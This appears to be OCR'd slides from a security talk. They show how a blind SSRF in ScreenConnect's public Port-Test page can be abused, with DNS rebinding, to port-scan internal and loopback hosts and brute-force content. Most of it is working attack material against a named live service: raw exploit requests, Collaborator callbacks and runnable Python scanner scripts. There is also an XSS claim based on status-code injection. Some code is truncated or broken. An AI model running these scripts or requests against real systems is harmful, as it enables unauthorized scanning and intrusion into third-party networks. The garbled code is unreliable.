2022-Dec-08 05:36:19.071 UTC	HTTP	kthtiq6h1jk38qaudp45n0ufu60xoplhq5f	52.202.11.141

Description | Request to Collaborator | Response from Collaborator

The Collaborator server received an HTTP request.

The request was received from IP address 52.202.11.141:54522 at 2022-Dec-08 05:22:19.088 UTC.

What happens when you submit a request*?!?!?


I am inheriting all firewall rules and security controls for this source IP or WILDCARD FQDN…

Server (52.202.11.141) sends the request via user controlled port to targeted IP (as 52.202.11.141, *not *my* IP* – request 60)


By injecting the #, the application truncates the request. (Anchor)

I now have an arbitrary HTTP / REST API generator capable of issuing requests to any IP / Port

Internal or external.



```
GET /Port-Test?__VIEWSTATE=&__VIEWSTATEGENERATOR=&
ctl00%24Main%24webServerHostBox=
asv-dc31.5w27ks99wqwdk726w616rjvav11sprdg.oastify.com/a
sv-dc31/api/here#
&ctl00%24Main%24webServerPortBox=80&ctl00%24Main%24rela
yHostBox=&ctl00%24Main%24relayPortBox=&ctl00%24Main%24c
tl01=Test+Ports HTTP/2
Host: www.screenconnect.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:109.0) Gecko/20100101 Firefox/110.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,i
mage/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```



#	Time	Type	Payload	Source IP address
60	2023-Jul-15 01:03:20.471 UTC	HTTP	5w27ks99wqwdk726w616rjvav11sprdg	52.202.11.141
59	**2023-Jul-15 01:03:20.332 UTC**	**DNS**	**5w27ks99wqwdk726w616rjvav11sprdg**	**44.192.160.12**
58	**2023-Jul-15 01:03:20.332 UTC**	**DNS**	**5w27ks99wqwdk726w616rjvav11sprdg**	**18.232.1.227**
57	**2023-Jul-15 01:03:20.308 UTC**	**DNS**	**5w27ks99wqwdk726w616rjvav11sprdg**	**3.209.85.114**

Description | Request to Collaborator | Response from Collaborator

Pretty | Raw | Hex

```
1 GET /asv-dc31/api/here HTTP/1.1
2 Host: asv-dc31.5w27ks99wqwdk726w616rjvav11sprdg.oastify.com
3 Connection: Keep-Alive
4
```

```
FQDN or IP for Port Scan: lb.corp.xyz
Port: 80 (HTTP) Status: Open
Port: 443 (HTTPS) Status: Open
Port: 21 (FTP) Status: Closed
Port: 22 (SSH) Status: Closed
Port: 23 (TELNET) Status: Closed
Port: 25 (SMTP) Status: Open
Port: 53 (DNS) Status: Closed
Port: 69 (TFTP) Status: Closed
Port: 81 (Alt-HTTP) Status: Closed
Port: 445 (SMB) Status: Open
Port: 137 (NETBIOS-NS) Status: Unknow
Port: 138 (NETBIOS-DGM) Status: Close
Port: 139 (NETBIOS-SSN) Status: Close
Port: 161 (SNMP) Status: Closed
Port: 179 (BGP) Status: Closed
Port: 389 (LDAP) Status: Closed
Port: 636 (LDAPS) Status: Closed
```

What happens when you start feeding it malicious input?

HOW AND WHAT KIND?!?!?!

```
 lb.corp.xyz
Server:  b.resolvers.level3.net
Address:  4.2.2.2

Non-authoritative answer:
Name:    lb.corp.xyz
Address:  127.0.0.1
```

External and Internal Port Scanner via 52.202.11.141* (nmap / banner grabbing)

FQDN or IP = Target

interesting_ports = common TCP ports for PoC

I am inheriting all firewall rules for this source IP or WILDCARD FQDN...

```
FQDN or IP for Port Scan: lb.corp.xyz
Port: 80 (HTTP) Status: Open
Port: 443 (HTTPS) Status: Open
Port: 21 (FTP) Status: Closed
Port: 22 (SSH) Status: Closed
Port: 23 (TELNET) Status: Closed
Port: 25 (SMTP) Status: Open
Port: 53 (DNS) Status: Closed
Port: 69 (TFTP) Status: Closed
Port: 81 (Alt-HTTP) Status: Closed
Port: 445 (SMB) Status: Open
Port: 137 (NETBIOS-NS) Status: Unknow
Port: 138 (NETBIOS-DGM) Status: Close
Port: 139 (NETBIOS-SSN) Status: Close
Port: 161 (SNMP) Status: Closed
Port: 179 (BGP) Status: Closed
Port: 389 (LDAP) Status: Closed
Port: 636 (LDAPS) Status: Closed
```


```
lb.corp.xyz
Server:  b.resolvers.level3.net
Address:  4.2.2.2

Non-authoritative answer:
Name:    lb.corp.xyz
Address:  127.0.0.1
```

```python
import time

def port_test(web_server_host, relay_server_host, web_server_port, relay_server_port):
    url = 'https://www.screenconnect.com/Port-Test'
    headers = {'Content-Type': 'application/x-www-form-urlencoded',
               'Te': 'trailers',
               'Host': 'www.screenconnect.com',
               'Cookie': ''}
    data = {'__VIEWSTATE': '',
            '__VIEWSTATEGENERATOR': '',
            'ctl00$Main$webServerHostBox': web_server_host,
            'ctl00$Main$webServerPortBox': web_server_port,
            'ctl00$Main$relayHostBox': relay_server_host,
            'ctl00$Main$relayPortBox': relay_server_port,
            'ctl00$Main$ctl01': 'Test Ports'}

    response = requests.post(url, headers=headers, data=data)
    return response.text

def parse_response(response_text):
    if 'Succeeded' in response_text:
        return 'Open'
    elif 'actively refused it' in response_text:
        return 'Closed'
    elif 'unable to connect' in response_text or 'did not respond' in response_text:
        return 'Filtered'
    else:
        return 'Unknown'

def main(web_server_host, relay_server_host):
    interesting_ports = {80: 'HTTP',
                         443: 'HTTPS',
                         21: 'FTP',
                         22: 'SSH',
                         23: 'TELNET',
                         25: 'SMTP',
                         53: 'DNS',
                         69: 'TFTP',
                         81: 'Alt-HTTP',
                         445: 'SMB',
                         137: 'NETBIOS-NS',
                         138: 'NETBIOS-DGM',
                         139: 'NETBIOS-SSN',
                         161: 'SNMP',
                         179: 'BGP',
                         389: 'LDAP',
                         636: 'LDAPS'}
    for port, service in interesting_ports.items():
        response_text = port_test(web_server_host, relay_server_host, port, port)
        status = parse_response(response_text)
        print(f"Port: {port} ({service}) Status: {status}")
        time.sleep(10)

if __name__ == '__main__':
    target = input("FQDN or IP for Port Scan: ")
    main(target, target)
```

Don't believe me? I'm scanning the LOOPBACK via DNS Rebinding. RDP IS OPEN!

This is scanning *inside* their firewall!

/Port-Test?__VIEWSTATE=&__VIEWSTATEGENERATOR=&ctl00%24Main%24webServerHostBox=l&ctl00%24Main%24webServerPortBox=&ctl00%24Main%24relayHostBox=lb.corp.xyz&ctl00%24Main%24relayPortBox=3389&ctl00%24Main%24ctl01=Test+Ports



Get Free Trial

CT ABOUT

prefilled likely values bas
ting at a different IP or

http:// /Input string was not in a correct format.

Relay:

tcp:// lb.corp.xyz 3389 /Succeeded

Test Ports

```
lb.corp.xyz
Server:  b.resolvers.level3.net
Address:  4.2.2.2

Non-authoritative answer:
Name:    lb.corp.xyz
Address:  127.0.0.1
```

```
GET /Port-Test?__VIEWSTATE=&__VIEWSTATEGENERATOR=&ctl00%24Main%24webServerHostBox=&
ctl00%24Main%24webServerPortBox=&ctl00%24Main%24relayHostBox=lb.corp.xyz&
ctl00%24Main%24relayPortBox=3389&ctl00%24Main%24ctl01=Test+Ports HTTP/1
Host: www.screenconnect.com
```

Understand the OSI model

Web App = Layer 7

Firewalls, Switches, WAPs, etc. are Layer 2 /3 devices.

Layer 2 / 3 is where “network security” comes in.


The only “connectivity” is the interface / application present on the externally available server.


By presenting a Layer 7 traffic crafter (HTTP/TCP) via SSRF and an unauthenticated / weakly controlled web application, we have bypassed networking controls through abuse of functionality.

*I am bypassing every control in between via *local* network traffic and externally controlled DNS records (or direct IPs.)*

I am using their server and inheriting the firewall rules / controls / etc assigned to the network stack (internal) or egress IP (external).

I should not be able to do this!





```python
import requests
import time

def port_test(web_server_host, relay_server_host, web_server_port, relay_server_port):
    url = 'https://www.screenconnect.com/Port-Test'
    headers = {'Content-Type': 'application/x-www-form-urlencoded',
               'Te': 'trailers',
               'Host': 'www.screenconnect.com',
               'Cookie': ''}
    data = {'__VIEWSTATE': '',
            '__VIEWSTATEGENERATOR': '',
            'ctl00$Main$webServerHostBox': web_server_
            'ctl00$Main$webServerPortBox': web_server_
            'ctl00$Main$relayHostBox': relay_server_host,
            'ctl00$Main$relayPortBox': relay_server_port,
            'ctl00$Main$ctl01': 'Test Ports'}

    response = requests.post(url, headers=headers, data=data
    return response.text

def parse_response(response_text):
    if 'Succeeded' in response_text:
        return 'Open'
    elif 'actively refused it' in response_text:
        return 'Closed'
    elif 'unable to connect' in response_text or 'did not re
        return 'Filtered'
    else:
        return 'Unknown'

def main(web_server_host, relay_server_host):
    interesting_ports = {80: 'HTTP',
                         443: 'HTTPS',
                         21: 'FTP',
                         22: 'SSH',
                         23: 'TELNET',
                         25: 'SMTP',
                         53: 'DNS',
                         69: 'TFTP',
                         81: 'Alt-HTTP',
                         445: 'SMB',
                         137: 'NETBIOS-NS',
                         138: 'NETBIOS-DGM',
                         139: 'NETBIOS-SSN',
                         161: 'SNMP',
                         179: 'BGP',
```

```
-python "cw port scannner.txt"
Port: 80 (HTTP) Status: Open
Port: 443 (HTTPS) Status: Open
Port: 21 (FTP) Status: Closed
Port: 22 (SSH) Status: Closed
Port: 23 (TELNET) Status: Closed
Port: 25 (SMTP) Status: Open
Port: 53 (DNS) Status: Closed
Port: 69 (TFTP) Status: Closed
Port: 81 (Alt-HTTP) Status: Closed
Port: 445 (SMB) Status: Open
Port: 137 (NETBIOS-NS) Status: Unknown
Port: 138 (NETBIOS-DGM) Status: Closed
Port: 139 (NETBIOS-SSN) Status: Closed
Port: 161 (SNMP) Status: Closed
Port: 179 (BGP) Status: Closed
Port: 389 (LDAP) Status: Closed
Port: 636 (LDAPS) Status: Closed
```


So what's the big deal?

This is a blind SSRF, right?

Everything is a proxy if you try hard enough.

Arbitrary HTTP / API Fuzzer and Brute Content HTTP Discovery – (dirbuster)


(Hint: Just use #. You will get valid HTTP codes back – use a wordlist!)




```
import requests
import sys

def post_request(web_server_host):
    url = "https://www.screenconnect.com/Port-Test"
    headers = {
        "Host": "www.screenconnect.com",
        "Cookie": "",
        "Content-Type": "application/x-www-form-urlencoded",
        "Te": "trailers"

    data = {
        "__VIEWSTATE": "",
        "__VIEWSTATEGENERATOR": "",
        "ctl00$Main$webServerHostBox": "lb.corp.xyz/",
        "ctl00$Main$webServerPortBox": "80",
        "ctl00$Main$relayHostBox": "",
        "ctl00$Main$relayPortBox": "80",
        "ctl00$Main$ctl01": "Test Ports"
    }

    response = requests.post(url, headers=headers, data=data)

    if "<span id='Main_relayLabel'><font color='Green'>Succeeded</font></span>" in response.text:
        print(web_server_host + " - Content Likely Found")
    elif "<span id='Main_webServerLabel' style='color:Red;'></span>" in response.text:
        print(web_server_host + " - Code Received - Interesting Response")

with open("content.txt") as f:
    for line in f:
        post_request(line.strip())
```

NO ONE CARES ABOUT HTTP STATUS CODES BUT THEY ARE TOTALLY EXPLOITABLE!

```
/login 503 1 AppOffline DefaultAppPool
/login 503 1 AppOffline DefaultAppPool
/login 503 1 AppOffline DefaultAppPool
```



Date	Request	Stat...	Size	Country
9/7/2009 8:36:03 AM	GET	200	3251	United Kingd...
9/7/2009 8:36:04 AM	GET	200	11582	India
9/7/2009 8:36:04 AM	GET	200	33158	Russian Fed...
9/7/2009 8:36:05 AM	GET	200	46658	India
9/7/2009 8:36:05 AM	GET	200	57276	India
9/7/2009 8:36:05 AM	GET	200	67700	Singapore
9/7/2009 8:36:06 AM	GET	200	2829	Singapore
9/7/2009 8:36:07 AM	GET	200	460	United Kingd...
9/7/2009 8:36:07 AM	GET	200	44	United States
9/7/2009 8:36:07 AM	GET	200	24525	India
9/7/2009 8:36:06 AM	GET	200	46504	United States
9/7/2009 8:36:07 AM	GET	200	1737	United States
9/7/2009 8:36:07 AM	GET	200	1445	United States
9/7/2009 8:36:07 AM	GET	200	2829	Malaysia
9/7/2009 8:36:07 AM	GET	200	2829	India
9/7/2009 8:36:07 AM	GET	200	25121	India
9/7/2009 8:36:07 AM	GET	200	2829	Germany
9/7/2009 8:36:07 AM	GET	200	46722	Germany
9/7/2009 8:36:07 AM	GET	200	2666	India
9/7/2009 8:36:07 AM	GET	200	32825	Portugal
9/7/2009 8:36:07 AM	GET	200	1806	Germany
9/7/2009 8:36:07 AM	GET	200	3864	Germany
9/7/2009 8:36:07 AM	GET	200	10908	Germany
9/7/2009 8:36:07 AM	GET	200	1737	Germany
9/7/2009 8:36:07 AM	GET	200	1445	Germany
9/7/2009 8:36:07 AM	GET	200	7594	Germany
9/7/2009 8:36:07 AM	GET	200	44	Germany
9/7/2009 8:36:07 AM	GET	304	0	Botswana
9/7/2009 8:36:08 AM	GET	200	5886	United Kingd...

CYBIR

HTTP Status Code Injection – *My New Thing**

*Have never come across anyone else doing this.

The HTTP Status codes returned by servers are server (attacker) controlled & definable.


Most WAFs / Logs / Solutions only care about the numeric code*.

*The Status Code line is *attacker controllable* and many, MANY things unsafely integrate it into content.*

This leaves very few IoCs. Hardly anyone saves error code content.

This is held on a third party server that may not be keeping good logs.

Connectwise haven't stopped it yet, even after I told them in December 2022!



There is no such thing as HTTP Status Code 666.

This server is integrating whatever I inject via HTTP status code into THIS page.

Controls setup to detect things like this, even simple things like XSS, are disabled or configured incorrectly.


Logs don't capture these... hence few or no IoC's!


The parameterized GET request (victim) can be submitted via GET, thus this is an *easy* XSS!

